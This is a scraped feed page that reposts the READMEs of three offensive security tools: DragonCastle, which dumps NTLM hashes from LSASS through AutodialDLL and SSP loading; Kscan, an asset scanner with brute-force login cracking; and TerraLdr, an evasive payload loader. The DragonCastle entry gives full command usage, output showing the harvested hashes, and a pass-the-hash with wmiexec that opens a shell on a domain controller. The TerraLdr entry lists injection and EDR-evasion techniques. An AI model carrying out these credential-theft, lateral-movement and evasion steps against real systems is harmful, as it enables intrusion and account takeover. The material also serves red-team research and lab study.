❌

Reading view

There are new articles available, click to refresh the page.

DragonCastle - A PoC That Combines AutodialDLL Lateral Movement Technique And SSP To Scrape NTLM Hashes From LSASS Process

By: Zion3R


A PoC that combines AutodialDLL lateral movement technique and SSP to scrape NTLM hashes from LSASS process.

Description

Upload a DLL to the target machine. Then it enables remote registry to modify AutodialDLL entry and start/restart BITS service. Svchosts would load our DLL, set again AutodiaDLL to default value and perform a RPC request to force LSASS to load the same DLL as a Security Support Provider. Once the DLL is loaded by LSASS, it would search inside the process memory to extract NTLM hashes and the key/IV.

The DLLMain always returns False so the processes doesn't keep it.


Caveats

It only works when RunAsPPL is not enabled. Also I only added support to decrypt 3DES because I am lazy, but should be easy peasy to add code for AES. By the same reason, I only implemented support for next Windows versions:

Build Support
Windows 10 version 21H2
Windows 10 version 21H1 Implemented
Windows 10 version 20H2 Implemented
Windows 10 version 20H1 (2004) Implemented
Windows 10 version 1909 Implemented
Windows 10 version 1903 Implemented
Windows 10 version 1809 Implemented
Windows 10 version 1803 Implemented
Windows 10 version 1709 Implemented
Windows 10 version 1703 Implemented
Windows 10 version 1607 Implemented
Windows 10 version 1511
Windows 10 version 1507
Windows 8
Windows 7

The signatures/offsets/structs were taken from Mimikatz. If you want to add a new version just check sekurlsa functionality on Mimikatz.

Usage

credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line -dc-ip ip address IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter -target-ip ip address IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name or Kerberos name and you cannot resolve it -local-dll dll to plant DLL location (local) that will be planted on target -remote-dll dll location Path used to update AutodialDLL registry value" dir="auto">
psyconauta@insulanova:~/Research/dragoncastle|β‡’  python3 dragoncastle.py -h                                                                                                                                            
DragonCastle - @TheXC3LL


usage: dragoncastle.py [-h] [-u USERNAME] [-p PASSWORD] [-d DOMAIN] [-hashes [LMHASH]:NTHASH] [-no-pass] [-k] [-dc-ip ip address] [-target-ip ip address] [-local-dll dll to plant] [-remote-dll dll location]

DragonCastle - A credential dumper (@TheXC3LL)

optional arguments:
-h, --help show this help message and exit
-u USERNAME, --username USERNAME
valid username
-p PASSWORD, --password PASSWORD
valid password (if omitted, it will be asked unless -no-pass)
-d DOMAIN, --domain DOMAIN
valid doma in name
-hashes [LMHASH]:NTHASH
NT/LM hashes (LM hash can be empty)
-no-pass don't ask for password (useful for -k)
-k Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line
-dc-ip ip address IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
-target-ip ip address
IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name or Kerberos name and you cannot resolve it
-local-dll dll to plant
DLL location (local) that will be planted on target
-remote-dll dll location
Path used to update AutodialDLL registry value
</ pre>

Example

Windows server on 192.168.56.20 and Domain Controller on 192.168.56.10:

psyconauta@insulanova:~/Research/dragoncastle|β‡’  python3 dragoncastle.py -u vagrant -p 'vagrant' -d WINTERFELL -target-ip 192.168.56.20 -remote-dll "c:\dump.dll" -local-dll DragonCastle.dll                          
DragonCastle - @TheXC3LL


[+] Connecting to 192.168.56.20
[+] Uploading DragonCastle.dll to c:\dump.dll
[+] Checking Remote Registry service status...
[+] Service is down!
[+] Starting Remote Registry service...
[+] Connecting to 192.168.56.20
[+] Updating AutodialDLL value
[+] Stopping Remote Registry Service
[+] Checking BITS service status...
[+] Service is down!
[+] Starting BITS service
[+] Downloading creds
[+] Deleting credential file
[+] Parsing creds:

============
----
User: vagrant
Domain: WINTERFELL
----
User: vagrant
Domain: WINTERFELL
----
User: eddard.stark
Domain: SEVENKINGDOMS
NTLM: d977 b98c6c9282c5c478be1d97b237b8
----
User: eddard.stark
Domain: SEVENKINGDOMS
NTLM: d977b98c6c9282c5c478be1d97b237b8
----
User: vagrant
Domain: WINTERFELL
NTLM: e02bc503339d51f71d913c245d35b50b
----
User: DWM-1
Domain: Window Manager
NTLM: 5f4b70b59ca2d9fb8fa1bf98b50f5590
----
User: DWM-1
Domain: Window Manager
NTLM: 5f4b70b59ca2d9fb8fa1bf98b50f5590
----
User: WINTERFELL$
Domain: SEVENKINGDOMS
NTLM: 5f4b70b59ca2d9fb8fa1bf98b50f5590
----
User: UMFD-0
Domain: Font Driver Host
NTLM: 5f4b70b59ca2d9fb8fa1bf98b50f5590
----
User:
Domain:
NTLM: 5f4b70b59ca2d9fb8fa1bf98b50f5590
----
User:
Domain:

============
[+] Deleting DLL

[^] Have a nice day!
psyconauta@insulanova:~/Research/dragoncastle|β‡’  wmiexec.py -hashes :d977b98c6c9282c5c478be1d97b237b8 SEVENKINGDOMS/eddard.stark@192.168.56.10          
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
sevenkingdoms\eddard.stark

C:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeMachineAccountPrivilege Add workstations to domain Enabled
SeSecurityPrivilege Manage auditing and security log Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeSystemProfilePrivilege Profile system performance Enabled
SeSystemtimePrivilege Change the system time Enabled
SeProfileSingleProcessPrivilege Profile single process Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled
SeCreatePagefilePrivilege Create a pagefile Enabled
SeBackupPrivile ge Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeDebugPrivilege Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeUndockPrivilege Remove computer from docking station Enabled
SeEnableDelegationPrivilege En able computer and user accounts to be trusted for delegation Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege Change the time zone Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

C:\>

Author

Juan Manuel FernΓ‘ndez (@TheXC3LL)

References


Kscan - Simple Asset Mapping Tool

By: Zion3R


0 Disclaimer (The author did not participate in the XX action, don't trace it)

  • This tool is only for legally authorized enterprise security construction behaviors and personal learning behaviors. If you need to test the usability of this tool, please build a target drone environment by yourself.

  • When using this tool for testing, you should ensure that the behavior complies with local laws and regulations and has obtained sufficient authorization. Do not scan unauthorized targets.

We reserve the right to pursue your legal responsibility if the above prohibited behavior is found.

If you have any illegal behavior in the process of using this tool, you shall bear the corresponding consequences by yourself, and we will not bear any legal and joint responsibility.

Before installing and using this tool, please be sure to carefully read and fully understand the terms and conditions.

Unless you have fully read, fully understood and accepted all the terms of this agreement, please do not install and use this tool. Your use behavior or your acceptance of this Agreement in any other express or implied manner shall be deemed that you have read and agreed to be bound by this Agreement.

1 Introduction

 _   __
|#| /#/ Lightweight Asset Mapping Tool by: kv2
|#|/#/ _____ _____ * _ _
|#.#/ /Edge/ /Forum| /#\ |#\ |#|
|##| |#|___ |#| /###\ |##\|#|
|#.#\ \#####\|#| /#/_\#\ |#.#.#|
|#|\#\ /\___|#||#|____/#/###\#\|#|\##|
|#| \#\\#####/ \#####/#/ \#\#| \#|



Kscan is an asset mapping tool that can perform port scanning, TCP fingerprinting and banner capture for specified assets, and obtain as much port information as possible without sending more packets. It can perform automatic brute force cracking on scan results, and is the first open source RDP brute force cracking tool on the go platform.

2 Foreword

At present, there are actually many tools for asset scanning, fingerprint identification, and vulnerability detection, and there are many great tools, but Kscan actually has many different ideas.

  • Kscan hopes to accept a variety of input formats, and there is no need to classify the scanned objects before use, such as IP, or URL address, etc. This is undoubtedly an unnecessary workload for users, and all entries can be normal Input and identification. If it is a URL address, the path will be reserved for detection. If it is only IP:PORT, the port will be prioritized for protocol identification. Currently Kscan supports three input methods (-t,--target|-f,--fofa|--spy).

  • Kscan does not seek efficiency by comparing port numbers with common protocols to confirm port protocols, nor does it only detect WEB assets. In this regard, Kscan pays more attention to accuracy and comprehensiveness, and only high-accuracy protocol identification , in order to provide good detection conditions for subsequent application layer identification.

  • Kscan does not use a modular approach to do pure function stacking, such as a module obtains the title separately, a module obtains SMB information separately, etc., runs independently, and outputs independently, but outputs asset information in units of ports, such as ports If the protocol is HTTP, subsequent fingerprinting and title acquisition will be performed automatically. If the port protocol is RPC, it will try to obtain the host name, etc.

3 Compilation Manual

Compiler Manual

4 Get started

Kscan currently has 3 ways to input targets

  • -t/--target can add the --check parameter to fingerprint only the specified target port, otherwise the target will be port scanned and fingerprinted
IP address: 114.114.114.114
IP address range: 114.114.114.114-115.115.115.115
URL address: https://www.baidu.com
File address: file:/tmp/target.txt

  • --spy can add the --scan parameter to perform port scanning and fingerprinting on the surviving C segment, otherwise only the surviving network segment will be detected
[Empty]: will detect the IP address of the local machine and detect the B segment where the local IP is located
[all]: All private network addresses (192.168/172.32/10, etc.) will be probed
IP address: will detect the B segment where the specified IP address is located

  • -f/--fofa can add --check to verify the survivability of the retrieval results, and add the --scan parameter to perform port scanning and fingerprint identification on the retrieval results, otherwise only the fofa retrieval results will be returned
fofa search keywords: will directly return fofa search results

5 Instructions

usage: kscan [-h,--help,--fofa-syntax] (-t,--target,-f,--fofa,--spy) [-p,--port|--top] [-o,--output] [-oJ] [--proxy] [--threads] [--path] [--host] [--timeout] [-Pn] [-Cn] [-sV] [--check] [--encoding] [--hydra] [hydra options] [fofa options]


optional arguments:
-h , --help show this help message and exit
-f , --fofa Get the detection object from fofa, you need to configure the environment variables in advance: FOFA_EMAIL, FOFA_KEY
-t , --target Specify the detection target:
IP address: 114.114.114.114
IP address segment: 114.114.114.114/24, subnet mask less than 12 is not recommended
IP address range: 114.114.114.114-115.115.115.115
URL address: https://www.baidu.com
File address: file:/tmp/target.txt
--spy network segment detection mode, in this mode, the internal network segment reachable by the host will be automatically detected. The acceptable parameters are:
(empty), 192, 10, 172, all, specified IP address (the IP address B segment will be detected as the surviving gateway)
--check Fingerprinting the target address, only port detection will not be performed
--scan will perform port scanning and fingerprinting on the target objects provided by --fofa and --spy
-p , --port scan the specified port, TOP400 will be scanned by default, support: 80, 8080, 8088-8090
-eP, --excluded-port skip scanning specified ports,support:80,8080,8088-8090
-o , --output save scan results to file
-oJ save the scan results to a file in json format
-Pn After using this parameter, intelligent survivability detection will not be performed. Now intelligent survivability detection is enabled by default to improve efficiency.
-Cn With this parameter, the console output will not be colored.
-sV After using this parameter, all ports will be probed with full probes. This parameter greatly affects the efficiency, so use it with caution!
--top Scan the filtered common ports TopX, up to 1000, the default is TOP400
--proxy set proxy (socks5|socks4|https|http)://IP:Port
--threads thread parameter, the default thread is 100, the maximum value is 2048
--path specifies the directory to request access, only a single directory is supported
--host specifies the header Host value for all requests
--timeout set timeout
--encoding Set the terminal output encoding, which can be specified as: gb2312, utf-8
--match returns the banner to the asset for retrieval. If there is a keyword, it will be displayed, otherwise it will not be displayed
--hydra automatic blasting support protocol: ssh, rdp, ftp, smb, mysql, mssql, oracle, postgresql, mongodb, redis, all are enabled by default
hydra options:
--hydra-user custom hydra blasting username: username or user1,user2 or file:username.txt
--hydra-pass Custom hydra blasting password: password or pass1,pass2 or file:password.txt
If there is a comma in the password, use \, to escape, other symbols do not need to be escaped
--hydra-update Customize the user name and password mode. If this parameter is carried, it is a new mode, and the user name and password will be added to the default dictionary. Otherwise the default dictionary will be replaced.
--hydra-mod specifies the automatic brute force cracking module: rdp or rdp, ssh, smb
fofa options:
--fofa-syntax will get fofa search syntax description
--fofa-size will set the number of entries returned by fofa, the default is 100
--fofa-fix-keyword Modifies the keyword, and the {} in this parameter will eventually be replaced with the value of the -f parameter

The function is not complicated, the others are explored by themselves

6 Demo


6.1 Port Scan Mode

6.2 Survival network segment detection

6.3 Fofa result retrieval

6.4 Brute-force cracking


6.5 CDN identification


TerraLdr - A Payload Loader Designed With Advanced Evasion Features

By: Zion3R


TerraLdr: A Payload Loader Designed With Advanced Evasion Features

Details:

  • no crt functions imported
  • syscall unhooking using KnownDllUnhook
  • api hashing using Rotr32 hashing algo
  • payload encryption using rc4 - payload is saved in .rsrc
  • process injection - targetting 'SettingSyncHost.exe'
  • ppid spoofing & blockdlls policy using NtCreateUserProcess
  • stealthy remote process injection - chunking
  • using debugging & NtQueueApcThread for payload execution

Usage:

Thanks For:

Notes:

  • "SettingSyncHost.exe" isnt found on windows 11 machine, while i didnt tested with w11, its a must to change the process name to something else before testing
  • it is possibly better to compile with "ISO C++20 Standard (/std:c++20)"

Profit:


Demo (by @ColeVanlanding1) :


Tested with cobalt strike && Havoc on windows 10


❌